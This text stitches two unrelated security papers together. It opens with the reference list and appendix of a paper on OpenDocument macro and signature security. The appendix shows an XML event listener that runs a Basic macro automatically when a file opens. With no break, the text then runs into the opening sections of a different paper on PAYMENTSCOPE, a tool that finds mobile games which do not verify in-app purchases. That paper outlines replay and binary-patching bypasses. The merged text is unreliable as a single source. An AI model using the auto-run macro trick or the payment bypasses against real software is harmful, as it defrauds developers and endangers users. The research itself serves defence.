[1] Ange Albertini. This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats. *PoC 11 GTFO 0x03*, 2014. URL https://www.alchemistowl.org/pocorgtfo/pocorgtfo03.pdf.

[2] Apache Software Foundation. Merging Lotus Symphony: Allegro moderato, . URL https://blogs.apache.org/ooo/entry/merging_lotus_symphony_allegro_moderato.

[3] Apache Software Foundation. The Apache OpenOffice API Project, . URL https://www.openoffice.org/api/.

[4] Apache Software Foundation. Apache OpenOffice BASIC Programming Guide, . URL https://wiki.openoffice.org/wiki/Documentation/BASIC_Guide.

[5] Apache Software Foundation. Security/Digital Signatures, . URL https://wiki.openoffice.org/wiki/Security/Digital_Signatures.

[6] Apache Software Foundation. Apache OpenOffice Basic IDE, . URL https://wiki.openoffice.org/wiki/Documentation/DevGuide/Basic/OpenOffice.org_Basic_IDE.

[7] Apache Software Foundation. Service Events, . URL https://www.openoffice.org/api/docs/common/ref/com/sun/star/document/Events.html.

[8] Apache Software Foundation. Scripting Framework, . URL https://wiki.openoffice.org/wiki/Documentation/DevGuide/Scripting/Scripting_Framework.

[9] Apache Software Foundation. FAQs, . URL http://www.openoffice.org/FAQs/faq-overview.html.

[10] Apache Software Foundation. Symphony contribution, . URL https://wiki.openoffice.org/wiki/Symphony_contribution.

[11] Apache Software Foundation. The Structure of Spreadsheet Documents, . URL https://wiki.openoffice.org/wiki/Documentation/BASIC_Guide/Structure_of_Spreadsheets.

[12] Apache Software Foundation. VBA interoperability in OpenOffice, . URL https://wiki.openoffice.org/wiki/VBA_interoperability_in_OpenOffice.

[13] Apple Inc. App Store. URL https://www.apple.com/app-store/.

[14] Mehdi Assefi. Ocr as a service: An experimental evaluation of google docs ocr, tesseract, abbyy finereader, and transym. *International Symposium on Visual Computing*, pages 735–746, 12 2016.

[15] Australian Cyber Security Centre (ACSC). Update on Petya ransomware campaign. URL https://www.cyber.gov.au/acsc/view-all-content/advisories/update-petya-ransomware-campaign.

[16] Vesselin Bontche. pcodedmp.py - a vba p-code disassembler. URL https://github.com/bontchev/pcodedmp.

[17] Francesco Buccafurri, Gianluca Caminiti, and Gianluca Lax. Fortifying the dalì attack on digital signature. In *Proceedings of the 2nd International Conference on Security of Information and Networks*, SIN '09, page 278–287, New York, NY, USA, 2009. Association for Computing Machinery. ISBN 9781605584126. doi: 10.1145/1626195.1626262. URL https://doi.org/10.1145/1626195.1626262.

[18] Pieter Ceelen and Stan Hegt. Ms office file format sorcery. In *Troopers*, March 2019. URL https://github.com/outflanknl/Presentations/blob/master/Troopers19_MS_Office_file_format_sorcery.pdf.

[19] Central Digital and Data Office. Using Open Document Formats (ODF) in your organisation. URL https://www.gov.uk/guidance/using-open-document-formats-odf-in-your-organisation#securing-your-odf-compliant-solution.

[20] Collabora Ltd. Programming with Collabora Office Basic. URL https://help.collaboraoffice.com/latest/en-US/text/sbasic/shared/01000000.html?DbPAR=BASIC.

[21] David de Drézigué, Jean-Paul Fizaine, and Nils Hansma. In-depth analysis of the viral threats with OpenOffice.org documents. In *Journal in Computer Virology*, volume 2, pages 187–210, dec 2006. doi: 10.1007/s11416-006-0020-2. URL https://doi.org/10.1007/s11416-006-0020-2.

[22] Didier Stevens. Tampering with Digitally Signed VBA Projects, 2020. URL https://blog.nviso.eu/2020/06/04/tampering-with-digitally-signed-vba-projects/.

[23] European Commission. France's RGI v2 recommends ODF, . URL https://joinup.ec.europa.eu/collection/open-source-observatory-osor/news/frances-rgi-v2-recommends-odf.

[24] European Commission. Italian military to save 26-29 million Euro by migrating to LibreOffice, . URL https://joinup.ec.europa.eu/collection/open-source-observatory-osor/news/italian-military-save-26-2.

[25] European Commission. MIMO: a working group of French ministries to certify a LibreOffice release, . URL https://joinup.ec.europa.eu/collection/open-source-observatory-osor/document/mimo-working-group-french-ministries-certify-libreoffice-release.

[26] European Commission. EU: NATO makes ODF one of its mandatory standards, . URL https://joinup.ec.europa.eu/collection/egovernment/news/eu-nato-makes-odf-one-its.

[27] European Commission. Taiwanese government standardises on true ODF document format, . URL https://joinup.ec.europa.eu/collection/open-source-observatory-osor/document/taiwanese-government-standardises-true-odf-document-format.

[28] European Commission. Valencia region government completes switch to LibreOffice, . URL https://joinup.ec.europa.eu/collection/open-source-observatory-osor/news/valencia-region-government-co.

[29] European Telecommunications Standards Institute (ETSI). *XML Advanced Electronic Signatures (XAdES)*, Jun. 2009. URL https://www.etsi.org/deliver/etsi_ts/101900_101999/101903/01.04.01_60/ts_101903v010401p.pdf.

[30] European Union Agency for Law Enforcement Cooperation (Europol). World's most dangerous malware EMOTET disrupted through global action. URL https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action.

[31] Eric Filiol. Openoffice v3.x security design weaknesses. In *Black Hat Europe*, April 2009. URL https://www.blackhat.com/presentations/bh-europe-09/Filiol_Fizaine/BlackHat-Europe-09-Filiol-Fizaine-OpenOffice-Weaknesses-slides.pdf.

[32] Eric Filiol and Jean-Paul Fizaine. Openoffice security and viral risk – part one. In *Virus Bulletin Journal*, September 2007. URL https://www.virusbulletin.com/virusbulletin/2007/09/openoffice-security-and-viral-risk-part-one.

[33] James Forshaw. Exploiting XML Digital Signature Implementations, 2013. URL https://conference.hitb.org/hitbsecconf2013kul/materials/D2T1%20-%20James%20Forshaw%20-%20Exploiting%20XML%20Digital%20Signature%20Implementations.pdf.

[34] French government. Arrêté du 20 avril 2016 portant approbation du référentiel général d'interopérabilité. URL https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000032438896.

[35] G DATA CyberDefense AG. Ransomware on the Rise: Buran's transformation into Zeppelin. URL https://www.gdatasoftware.com/blog/2020/06/35946-burans-transformation-into-zeppelin.

[36] Jacob Gajek. Macro malware: dissecting a malicious word document. *Network Security*, 2017(5):8–13, 2017. ISSN

1353-4858. doi: https://doi.org/10.1016/S1353-4858(17)30049-1. URL https://www.sciencedirect.com/science/article/pii/S1353485817300491.

[37] Google Ireland Limited. Google Play. URL https://play.google.com/store.

[38] Government Digital Service (GDS). Open document formats selected to meet user needs. URL https://www.gov.uk/government/news/open-document-formats-selected-to-meet-user-needs.

[39] Abhinav Nath Gupta and P. Santhi Thilagam. Detection of xml signature wrapping attack using node counting. In V. Vijayakumar and V. Neelanarayanan, editors, *Proceedings of the 3rd International Symposium on Big Data and Cloud Computing Challenges (ISBCC – 16')*, pages 57–63, Cham, 2016. Springer International Publishing. ISBN 978-3-319-30348-2.

[40] Frederick Hirsch, David Solo, Joseph Reagle, Donald Eastlake, and Thomas Roessler. XML signature syntax and processing (second edition). W3C recommendation, W3C, June 2008. URL http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/.

[41] Paul Höller, Alexander Krumeich, and Luigi Lo Iacono. Xml signature wrapping still considered harmful: A case study on the personal health record in germany. In Audun Jøsang, Lynn Futcher, and Janne Hagen, editors, *ICT Systems Security and Privacy Protection*, pages 3–18, Cham, 2021. Springer International Publishing. ISBN 978-3-030-78120-0.

[42] James M. Thompson. *Porting Excel/VBA to Calc/StarBasic*, Jun. 2004. URL http://www.openoffice.org/documentation/HOW_TO/various_topics/VbaStarBasicXref.pdf.

[43] Sadeeq Jan, Cu D. Nguyen, and Lionel Briand. Known XML Vulnerabilities Are Still a Threat to Popular Parsers and Open Source Systems. In *2015 IEEE International Conference on Software Quality, Reliability and Security*, pages 233–241. IEEE, August 2015. doi: 10.1109/qrs.2015.42. URL http://ieeexplore.ieee.org/document/7272938/.

[44] Kelby Ludwig. Duo Finds SAML Vulnerabilities Affecting Multiple Implementations. URL https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations.

[45] Klein. Multiple vendors XML parser (and SOAP/WebServices server) Denial of Service attack using DTD, 2002. URL http://www.securityfocus.com/archive/1/303509.

[46] Tomasz Kuchta, Thibaud Lutellier, Edmund Wong, Lin Tan, and Cristian Cadar. *On the correctness of electronic documents: studying, finding, and localizing inconsistency bugs in PDF readers and files*, volume 23. Empirical Software Engineering, 2018. ISBN 1066401896. doi: 10.1007/s10664-018-9600-2.

[47] Philippe Lagadec. OpenDocument and Open XML security (OpenOffice.org and MS Office 2007). In *Journal in Computer Virology*, volume 4, pages 115–125, may 2008. doi: 10.1007/s11416-007-0060-2. URL https://doi.org/10.1007/s11416-007-0060-2.

[48] Philippe Lagadecl. Advanced vba macros attack & defence. In *Black Hat Europe*, December 2019. URL https://www.decalage.info/files/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence.pdf.

[49] LibreOffice Documentation Team. *Getting Started Guide*, Jun. 2021. URL https://documentation.libreoffice.org/assets/Uploads/Documentation/en/GS7.1/GS71-GettingStarted.pdf.

[50] Christian Mainka, Vladislav Mladenov, Florian Feldmann, Julian Krautwald, and Jörg Schwenk. Your software at my service: Security analysis of SaaS single sign-on solutions in the cloud. In *Proceedings of the 6th Edition of the ACM Workshop on Cloud Computing Security*, October 2014. URL https://dl.acm.org/doi/10.1145/2664168.2664172.

[51] Christian Mainka, Vladislav Mladenov, and Simon Rohlmann. Shadow Attacks: Hiding and Replacing Content in Signed PDFs. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021*. The Internet Society, 2021. URL https://www.ndss-symposium.org/ndss-paper/shadow-attacks-hiding-and-replacing-content-in-signed-pdfs/.

[52] Malwarebytes Inc. Ransom.Locky. URL https://blog.malwarebytes.com/detections/ransom-locky/.

[53] Ian Markwood, Dakun Shen, Yao Liu, and Zhuo Lu. PDF Mirage: Content Masking Attack Against Information-Based Online Services. In *26th USENIX Security Symposium (USENIX Security 17), (Vancouver, BC)*, pages 833–847, 2017.

[54] Michael McIntosh and Paula Austel. XML signature element wrapping attacks and countermeasures. In *Proceedings of the 2005 Workshop on Secure Web Services*, SWS '05, page 20–27, New York, NY, USA, 2005. Association for Computing Machinery. ISBN 1595932348. doi: 10.1145/1103022.1103026. URL https://doi.org/10.1145/1103022.1103026.

[55] Microsoft Corporation. about Execution Policies, . URL https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.1.

[56] Microsoft Corporation. Office VBA Reference, . URL https://docs.microsoft.com/en-us/office/vba/api/overview/.

[57] Microsoft Defender Security Research Team. New feature in Office 2016 can block macros and help prevent infection. URL https://www.microsoft.com/security/blog/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/.

[58] Ministry of Digital Development of the Russian Federation. в россии вступил в действие национальный стандарт открытых офисных приложений OpenDocument (ODF). URL https://digital.gov.ru/ru/events/27931/.

[59] Vladislav Mladenov, Christian Mainka, Karsten Meyer zu Selhausen, Martin Grothe, and Jörg Schwenk. 1 trillion dollar refund: How to spoof PDF signatures. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 1–14. ACM, 2019. doi: 10.1145/3319535.3339812. URL https://doi.org/10.1145/3319535.3339812.

[60] Subrata Modak, Koushik Majumder, and Debashis De. Vulnerability of cloud: Analysis of xml signature wrapping attack and countermeasures. In Debotosh Bhattacharjee, Dipak Kumar Kole, Nilanjan Dey, Subhadip Basu, and Dariusz Plewczynski, editors, *Proceedings of International Conference on Frontiers in Computing and Systems*, pages 755–765, Singapore, 2021. Springer Singapore. ISBN 978-981-15-7834-2.

[61] Timothy D Morgan and Omar Al Ibrahim. XML Schema, DTD, and Entity Attacks . Technical report, may 2014. URL https://vsecurity.com//download/papers/XMLDTDEntityAttacks.pdf.

[62] Jens Müller, Fabian Ising, Christian Mainka, Vladislav Mladenov, Sebastian Schinzel, and Jörg Schwenk. Office document security and privacy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020. URL https://www.usenix.org/conference/woot20/presentation/muller.

[63] Jens Müller, Dominik Noß, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. Processing Dangerous Paths - On Security and Privacy of the Portable Document Format. In *Proceedings 2019 Network and Distributed System Security Symposium*. Internet Society, February 2021.

[64] Alvaro Munoz and Oleksandr Mirosh. SSO Wars: The Token Men-

ace, 2019. URL https://www.blackhat.com/us-19/briefings/schedule/index.html#sso-wars-the-token-menace-15092.

[65] NATO. NATO Interoperability Standards and Profiles - Agreed Interoperability Standards and Profiles. URL https://nhqc3s.hq.nato.int/Apps/Architecture/NISP/volume2/ch03s02.html.

[66] NIST. National Vulnerability Database. URL https://nvd.nist.gov/.

[67] OASIS Open. *Open Document Format for Office Applications (OpenDocument) Version 1.2*, Sep. 2011. URL http://docs.oasis-open.org/office/v1.2/.

[68] OASIS Open. *Open Document Format for Office Applications (OpenDocument) Version 1.3*, Apr. 2021. URL https://docs.oasis-open.org/office/OpenDocument/v1.3/.

[69] Harold Ogden, Kirk Sayre, and Carrie Roberts. Vba stomping advanced malicious document techniques. In *DerbyCon*, December 2018. URL https://github.com/clr2of8/Presentations/blob/master/DerbyCon2018-VBAstomp-Final-WalmartRedact.pdf.

[70] OpenDoc Society. About OpenDocument Format. URL https://opendocumentformat.org/aboutODF/.

[71] Planamesa Inc. Using Macros. URL https://neowiki.neooffice.org/index.php/Using_Macros.

[72] Henrich C. Pöhls and Lars Westphal. Die "untiefen" der neuen xml-basierten dokumentenformate. In *Black Hat Europe*, 2008. URL http://henrich.poehls.com/papers/2008_Poehls_Westphal_2008_DFN-CERT-WS_Untiefen_der_XML-Dokumentenformate.pdf.

[73] Dan-Sabin Popescu. Hiding malicious content in PDF documents. *CoRR*, abs/1201.0397, 2012. URL http://arxiv.org/abs/1201.0397.

[74] Simon Rohlmann, Vladislav Mladenov, Christian Mainka, and Jörg Schwenk. Breaking the Specification: PDF Certification. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1485–1501, Los Alamitos, CA, USA, May 2021. IEEE Computer Society. doi: 10.1109/SP40001.2021.00110. URL https://doi.ieeecomputersociety.org/10.1109/SP40001.2021.00110.

[75] Kirk Sayre and Carrie Roberts. Advanced malware vba stomping. In *Sp4rkCon*, May 2019. URL https://github.com/clr2of8/Presentations/blob/master/Sp4rkCon2019-VBAstomp.pdf.

[76] Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen. On breaking saml: Be whoever you want to be. In *21st USENIX Security Symposium*, Bellevue, WA, August 2012. URL https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final91.pdf.

[77] Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. SoK: XML parser vulnerabilities. In *USENIX Workshop on Offensive Technologies (WOOT)*, August 2016. URL https://www.usenix.org/system/files/conference/woot16/woot16-paper-spath.pdf.

[78] Gregory Steuck. XXE (Xml eXternal Entity) Attack, 2002. URL http://www.securiteam.com/securitynews/6D0100A5PU.html.

[79] The Document Foundation. LibreOffice 7.2 API Documentation, . URL https://api.libreoffice.org/.

[80] The Document Foundation. Programming with LibreOffice Basic, . URL https://help.libreoffice.org/latest/en-US/text/sbasic/shared/01000000.html?DbPAR=BASIC.

[81] The Document Foundation. Applying Digital Signatures, . URL https://help.libreoffice.org/latest/en-US/text/shared/guide/digitalsign_send.html.

[82] The Document Foundation. LibreOffice Basic IDE, . URL https://help.libreoffice.org/latest/en-US/text/sbasic/shared/01050000.html?DbPAR=BASIC.

[83] The Document Foundation. Document Event-Driven Macros, . URL https://help.libreoffice.org/latest/ro/text/sbasic/shared/01040000.html.

[84] The Document Foundation. LibreOffice Migrations, . URL https://wiki.documentfoundation.org/LibreOffice_Migrations.

[85] The Document Foundation. BASIC, . URL https://wiki.documentfoundation.org/BASIC.

[86] The Document Foundation. Working with VBA Macros, . URL https://help.libreoffice.org/latest/lo/text/sbasic/shared/vbasupport.html.

[87] The Document Foundation. XSecParser Class Reference, . URL https://docs.libreoffice.org/xmlsecurity/html/classXSecParser.html.

[88] W3C. Extensible Markup Language (XML) 1.0 (Fifth Edition). URL https://www.w3.org/TR/xml/.

[89] Gerard Wawrzyniak and Imed El Fray. New xml signature scheme that is resistant to some attacks. *IEEE Access*, 8:35815–35831, 2020. doi: 10.1109/ACCESS.2020.2975034.

[90] Wikipedia. OpenDocument software, . URL https://en.wikipedia.org/wiki/OpenDocument_software.

[91] Wikipedia. List of word processors, . URL https://en.wikipedia.org/wiki/List_of_word_processors.

[92] Yu Kaijun. Upgrade signed Office VBA macro projects to V3 signature, 2021. URL https://developer.microsoft.com/en-us/sharepoint/blogs/upgrade-signed-office-vba-macro-projects-to-v3-signature/.

12 Appendix

12.1 Macro Example

```
Sub Macro1
    MsgBox("Hello world!")
End Sub
```

Listing 1: Basic code displaying a message box.

```
<script:event-listener script:language="ooo:script"
    script:event-name="dom:load" xlink:type="simple"
    xlink:href="vnd.sun.star.script:Standard.Module1
    ↪ .Macro1?language=Basic&amp;location=document"
/>
```

Listing 2: Once the document is opened (`dom:load`), "Macro1" is triggered via the `xlink:href` in the file `content.xml` (see Listing 1).

Playing Without Paying: Detecting Vulnerable Payment Verification in Native Binaries of Unity Mobile Games

Chaoshun Zuo
The Ohio State University
zuo.118@osu.edu

Zhiqiang Lin
The Ohio State University
zlin@cse.ohio-state.edu

Abstract

Modern mobile games often contain in-app purchasing (IAP) for players to purchase digital items such as virtual currency, equipment, or extra moves. In theory, IAP should have been implemented securely; but in practice, we have found that many game developers have failed to do so, particularly by misplacing the trust of payment verification, *e.g.*, by either locally verifying the payment transactions or without using any verification at all, leading to playing without paying vulnerabilities. This paper presents PAYMENTSCOPE, a static binary analysis tool to automatically identify vulnerable IAP implementations in mobile games. Through modeling of its IAP protocols with the SDK provided APIs using a payment-aware data flow analysis, PAYMENTSCOPE directly pinpoints untrusted payment verification vulnerabilities in game native binaries. We have implemented PAYMENTSCOPE on top of binary analysis framework Ghidra, and tested with 39,121 Unity (the most popular game engine) mobile games, with which PAYMENTSCOPE has identified 8,954 (22.89%) vulnerable games. Among them, 8,233 games do not verify the validity of payment transactions and 721 games simply verify the transactions locally. We have disclosed the identified vulnerabilities to developers of vulnerable games, and many of them have acknowledged our findings.

1 Introduction

Mobile platforms have become the largest segment of the computer game industry today. In 2021, mobile games have generated 79 billion (52%) USD in global revenue, surpassed the rest of the game industry combined, including boxed and downloaded PC games, tablet games, and browser PC games [18]. There are various ways to monetize a mobile game, such as premium (players have to pay upfront), freemium (players only pay when needed), subscription (players pay monthly fees), and in-app advertisement. Increasingly, freemium, powered by the in-app purchasing (IAP) service provided by the app stores, has become the dominating monitization way for mobile games [15]. Today, both Google Play and Apple AppStore have provided IAP APIs for in-game purchasing of various digital items such as virtual currency, equipment, extra moves, or removing of the advertisements for enhanced gaming experience.

However, the APIs provided by Google Pay and Apple AppStore only handle the payment services for the IAP (*e.g.*, by communicating with the credit card companies or banks, and finishing the financial transactions). The game developers still have to be responsible for the delivery of the purchased items. To alleviate the developer's efforts, many SDK providers, *e.g.*, Unity [16], the leading game engine provider [2], have provided wrapped APIs on top of Apple's or Google's. With these wrapped APIs, mobile games can also enjoy the portable benefit of across different platforms such as Android and iOS.

Obviously, any in-game purchasing must be securely designed and implemented. While app stores have secured the payment transactions, the validation of the transactions is completely left to the developers. However, an in-game purchasing transaction is a complicated multi-party transaction. At a high level, it involves at least three parties: (*i*) mobile game app, (*ii*) game server, and (*iii*) payment provider. In theory, all these parties should have verified the validity of the purchasing transaction between each other, since both mobile games and mobile operating systems could have been compromised (*e.g.*, the games could be repackaged or executed in a virtual environment with apps such as Parallel Space [26]).

Unfortunately, in practice, we have observed that many game developers have failed to validate the transactions, even though there is a large body of work (*e.g.*, [40, 44, 48]) that have pointed out the potential security risks in multi-party transactions [49]. For instance, we found multiple extremely popular games (each with more than 100 million installs) do not verify the validity of the IAP transactions or simply rely on the client side verification to check whether the transaction is valid, allowing attackers to completely playing without paying. Even worse, the SDK providers (*e.g.*, Unity) have provided such APIs for client side verification, whose execution cannot be trusted at all. Considering the increased amount of mobile games integrating with the IAP service, it

is thus important to raise developers' awareness and identify the vulnerable IAP implementations at scale.

Identifying vulnerable IAPs is not a new problem. Prior works (*e.g.*, [40, 44, 48]) have analyzed such vulnerabilities in mobile apps at Java bytecode level. However, they cannot be applied to analyze the vulnerable implementation at the native binary code level. To advance the-state-of-the-art, this paper presents a mobile game in-app payment vulnerability detector named PAYMENTSCOPE, a static native binary analysis tool to automatically identify vulnerable in-game purchases. For proof-of-concept, we focus on the games developed from the leading game engine Unity [2]. The key idea is to detect the vulnerable IAP implementation by inspecting how the validation of a payment transaction in mobile games is performed, *e.g.*, without validation, with local validation, or with server side validation, through a *payment-aware data flow analysis*. Multiple domain specific challenges have to be solved, such as how to pinpoint the IAP APIs in the game native binary, how to model the data flow of the payment transaction validations in the binary code, and how to detect the vulnerable validation.

We have addressed these challenges and implemented PAYMENTSCOPE on top of Ghidra [5], a static binary analysis framework. We have tested our tool with 39,121 Unity games and identified 8,954 (22.89%) that are vulnerable. Among them, 8,233 (91.95%) do not verify the validity of payment transactions at all, and 721 (8.05%) only verify the transactions locally. With respect to the false positives (FPs), our manual analysis with 200 randomly sampled vulnerable games confirmed they are indeed vulnerable (no FPs). We have disclosed the vulnerabilities to both Unity engine provider and also vulnerable game developers. Many of them have acknowledged our findings.

Contribution. We make the following contributions:

- **Novel discovery.** We find that even though payment security has been well studied for years, the developers still made various mistakes. More surprisingly, modern SDKs are not fully aware of this issue by even providing insecure APIs.
- **Efficient techniques.** We devise an efficient *payment-aware data flow analysis* by leveraging the metadata extracted from Unity game binaries and tracking how payment transaction is verified to identify the vulnerability.
- **Empirical evaluation.** We have implemented our techniques and conducted a large scale evaluation with 39,121 most recent Unity games. Unfortunately, we found 22.89% of them contain vulnerable in-game purchasing.

2 Background

Building a mobile game from scratch is not trivial, especially for games with sophisticated user interfaces. To alleviate this effort, developers often rely on game engines, which typically provide a set of tools such as SDKs, which include developer friendly IDE, graphics rendering engine, well documented APIs, and cross-platform support. With the help of those tools, developers can focus more on implementing game logic. Today, there are many game engines available. Among them, it is reported that Unity is the most popular one [43]. Meanwhile, our measured result (detailed in Appendix §A) with 293,019 Android games also confirmed this, as presented in Figure 1.




Figure 1: The Measured Distribution of Game Engines.

Mobile in-game purchasing. An important means for mobile app developers to monetize their games is to use IAP, a service provided by app stores. In particular, to simplify the payment setup and also ease the app development, app stores typically will ask each app user (*e.g.*, a game player) to bind his or her credit card with the platform, and then provide APIs for developers to directly handle the payment process. While the billing is completely handled by the app stores, the delivery and verification of the transaction is left to the app developers. In addition, developers could use the SDKs provided by app stores to implement IAP, but they often use the wrapped APIs provided by game engines such as Unity because the APIs provided by app stores are often in different programming languages compared with the ones in the SDKs (*e.g.*, Java in Google Play vs. C# in Unity).

While IAP protocol itself is complicated, most of the details can be abstracted and taken care by the app store (*e.g.*, Google Play) and game SDK providers (*e.g.*, Unity). At a high level, there could be up to seven steps when processing an in-game purchasing request between the three involved parties: (*i*) mobile game app, (*ii*) game server, and (*iii*) app store, as illustrated in Figure 2:

- **Step ❶:** When a game player wishes to buy a digital item (*e.g.*, an extra move), the game will first issue the payment request to the app store, which contains the item to be purchased. Assume the game is developed with the Unity SDK, the game will use API `IStoreController.InitiatePurchase(String)` to initialize this payment request where the `String` type parameter contains the ID of the product defined by the game




Figure 2: A Typical IAP Protocol in Mobile Games.

developers, and the app store will use this ID to look up its price.

- **Step ❷:** When receiving the purchasing request from the game app, the app store will validate the player's identity and pop up a dialog to ask the player to confirm the payment, and then the app store will communicate with either the banks or the credit card company to finish the money transfer. To ensure the integrity of this financial transaction, the app store will sign it, with the app-specific private key for Android [13] or developer-specific privatey key for iOS [11] (developers have the corresponding public key when they register their development accounts), and then return the signature to the game app.

- **Step ❸:** Once the app store finishes the payment transaction, the game will receive a payment response callback, which is either `UnityEngine.Purchasing.IStoreListener.ProcessPurchase` if the transaction succeeds, or `UnityEngine.Purchasing.IStoreListener.OnPurchaseFailed` if the transaction fails (*e.g.*, insufficient funds, or cancelled by the user) in Unity games.

- **Step ❹:** If the transaction succeeds, the game client typically will send the transaction to the game server to validate the transaction and distribute the digital items.

- **Step ❺:** To validate the integrity of the transaction, the game server can either ask the app store to verify the transaction (*e.g.*, by using REST API `purchases.subscriptions.get` [12] for Google Play), and go to Step ❻, or alternatively, the game server can verify the transaction by validating the signature of the transaction using the app-specific public key owned by the developer, and in this case the server directly goes to Step ❼.

- **Step ❻:** The app store validates the transaction and returns the transaction details (*e.g.*, transaction timestamp, payment state, item price, expiration date) to the game server.




Figure 3: The APK Structure of Game Run Race 3D.

- **Step ❼:** Having verified the transaction by the game server, the server finally distributes the digital items if the transaction is valid.

The game binaries developed by Unity. Many mobile games today are developed using C# and with the Unity engine [3]. There are two ways to run a C# program. One is to compile the C# code to .NET Common Intermediate Language (CIL) [36], and then use a virtual machine (VM) to interpret the CIL code at runtime. The other is to translate the CIL code to C++ code via tool `IL2CPP` [14] and then compile the C++ code to native binaries. Unity has largely moved to the second approach since it is more efficient.

However, translating CIL code to C++ code is not trivial, as C# has many features that C++ does not have such as reflection and garbage collection, and `IL2CPP` needs to support those features in C++ and make the native binary work as CIL code. In particular, `IL2CPP` will translate not only the game code, but also C# system libraries and Unity libraries to C++ code. Each function in C# will be translated into a corresponding function in C++. Also, `IL2CPP` will add additional code for error checks (*e.g.*, detecting NULL pointers). While typically symbol names such function names can be stripped in native binaries, `IL2CPP` will keep them. This is because the binary still needs them to provide consistent features as C#. For instance, it needs the function name and its address when handling a reflection call, and provides a full call stack trace (including function names) when handling an exception. As such, `IL2CPP` also stores symbol information in a separate file named `global-metadata.dat` and packs it into the game, though game developers might encrypt or hide this file, to defend against the reverse engineering attempt. Ultimately, at runtime, the binary will load this file along with `libil2cpp.so` (which is generated via `IL2CPP` translation) and then use it during game execution.

In Figure 3, we present the file structure of a game APK, which is an archive file in ZIP format. The sub-file `libil2cpp.so` is the eventually compiled game binary, which contains the game logic and the compiled C# libraries code. We can see that it occupies a large space of a game APK. Another sub-file worth mentioning is `global-metadata.dat`,

which contains the metadata of the game including the mapping between the addresses in the binary and the functions, the classes definitions (*e.g.*, fields), and the strings that used by the game binary. Unlike debugging symbols that have source code information, `global-metadata.dat` does not include this (that is why we must perform binary analysis). In addition, while there are multiple `so` files in the APK, we only need to focus on `libil2cpp.so` since this is what `IL2CPP` eventually translated.

Ghidra. There are many frameworks that can be used to perform static binary analysis such as Angr [46], IDA Pro [27], and Ghidra [5]. Increasingly, Ghidra becomes more and more popular due to its ease of use, and multi-architecture (*e.g.*, ARM64, ARM32, x86) support with an intermediate representation called *P-Code* [10]. More specifically, *P-Code* is a register transfer language, and to generate the *P-Code* of a binary, Ghidra will translate each assembly instruction to one or multiple *P-Code* instructions. For instance, in Figure 5, instruction in the second column will be translated to one or multiple *P-Code* in the third column. For each *P-Code*, it has an *opcode* (*e.g.*, `CALL` in the example), one or more input, and an optional output. Each input or output is called `Varnode`. There are two types of `Varnode`: register, *e.g.*, `(register, 0x4000, 8)`, and memory location, *e.g.*, `(ram, 0x02212258, 8)`. Each `Varnode` is composed of the address space (*e.g.*, `register` or `ram`), the offset within the space (*e.g.*, `0x4000`), and the size of the `Varnode` (*e.g.*, `8`).

3 Overview

3.1 The Problem, Threat Model, and Scope

The problem. To complete a payment transaction, it is crucial for mobile games to verify the transactions signed by the app store to ensure its integrity. As discussed in §2, after receiving a payment request from a game app, the payment service provider (*e.g.*, Google Pay) will complete the financial transaction transparently, and when it succeeds, the transaction's metadata will be signed and returned to the game. Then, the game service provider will distribute the purchased products after verifying the transaction from the game server since a game client cannot be trusted. *Any failure or missing such verification from the game server will lead to playing without paying vulnerability*. This paper seeks to identify this vulnerability, which usually has the following two forms:

- **Lack-of-verification.** When the game app receives the payment receipt from the payment provider, it may simply check the payment receipt (in Step ❸) to see whether the payment succeeded or not without validating the integrity of the receipt at all. In other word, the Step ❹, ❺, ❻ are skipped.
- **Local-verification.** While the game app can validate the receipt locally by using the public key of the signer (by moving Step ⑤ to mobile game and skip Step ❹, ❺, ❻), this validation is fundamentally flawed. Specifically, there are multiple ways for attackers to subvert such local validation, *e.g.*, by replaying an old transaction, or directly tampering with the return value of the local validation, or removing the validation via binary patching.

Threat model. We assume a threat model in which the game client is untrusted, and the attacker is a game player who owns the client and has the incentive of playing without paying. There are multiple ways to launch the attack (detailed in §6.3), from the simplest, by using an app-level virtualization tool [26] such as Parallel Space or using repackaged victim game from 3rd parities, to the most sophisticated, by rooting the phone to tamper with anything of attacker's interests.

